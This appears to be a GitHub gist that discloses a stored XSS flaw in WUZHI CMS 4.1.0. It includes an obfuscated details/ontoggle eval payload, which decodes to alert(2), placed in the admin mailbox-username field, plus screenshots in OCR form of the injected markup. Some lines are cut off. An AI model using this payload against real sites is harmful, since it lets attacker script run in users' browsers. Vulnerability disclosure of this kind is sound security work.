Instantly share code, notes, and snippets.

feixuezhi / gist:7a1b117e1a4800efb3b6fffe76ca0e97

Last active 3 years ago

☆ Star


<> Code Revisions 2

wuzhicms v4.1.0 persistent xss vulnerability

gistfile1.txt

```
A persistent XSS vulnerability was discovered in WUZHI CMS 4.1.0
There is a persistent XSS attacks vulnerability which allows remote attackers to inject arbitrary web script or HTML.

POC
"> <details/open
/ontoggle=eval(String.fromCharCode(97)+String.fromCharCode(108)+String.fromCharCode(101)+String.fromCharCode(114)+String.fromCharCode(116)+

Vulnerability trigger point
http://localhost/index.php?m=core&f=index&_su=wuzhicms. When attacker access -system settings - mail server - mail server - mailbox usernam

1、choose this part and write poc to [mailbox username]

2、submit and view webpage
```

feixuezhi commented on Jul 30, 2019 Author



发送方式 ○ 使用PHP的mail函数发送(Linux内核)
● 通过 SOCKET 连接 SMTP 服务器发送

SMTP 服务器地址 smtp.qq.com

SMTP 端口 465

SMTP 身份验证 ● 是 ○ 否

使用SSL加密方式 ● 是 ○ 否

邮箱用户名 "> <details/open/ontoggle=eval(String.fromCharCode(97)+String.from


邮箱密码 ***************************

发件人邮箱 188434853@qq.com

发件人昵称

邮件签名

feixuezhi commented on Jul 30, 2019 Author



192.168.202.137/wuzhicms-master/www/index.php?m=core&f=index&_su=wuzhicms

192.168.202.137 显示：

2

发送方式 ○ 使用PHP的mail函数发送(Linux内核)

● 通过 SOCKET 连接 SMTP 服务器发送

SMTP 服务器地址 smtp.qq.com

SMTP 端口 465

SMTP 身份验证 ● 是 ○ 否

使用SSL加密方式 ● 是 ○ 否

邮箱用户名 ▾ 详细信息

邮箱密码 ****************************

```
            ::before
          ▼<div class="col-lg-12">
            ▼<section class="panel">
              ▶<header class="panel-heading">…</header>
              ▼<div class="panel-body">
                  ::before
                ▼<form class="form-horizontal tasi-form" method="post" action>
                  ▶<div class="form-group">…</div>
                  ▶<div class="form-group group-smtp">…</div>
                  ▶<div class="form-group group-smtp">…</div>
                  ▶<div class="form-group group-smtp">…</div>
                  ▶<div class="form-group group-smtp">…</div>
                  ▼<div class="form-group group-smtp"> == $0
                      ::before
                      <label class="col-sm-2 col-xs-4 control-label">邮箱用户名</label>
                    ▼<div class="col-lg-3 col-sm-4 col-xs-4 input-group">
                        <input type="text" class="form-control" name="form[smtp_user]" color="#000000" value>
                        <details ontoggle="eval(String.fromCharCode(97)+String.fromCharCode(108)+String.fromCharCode(101)+String.fromCharCode(114)+String.fromCharCode(116)+String.fromCharCode(40)
                        +String.fromCharCode(50)+String.fromCharCode(41))">" >
                                    </details>
                      </div>
                      ::after
                    </div>
```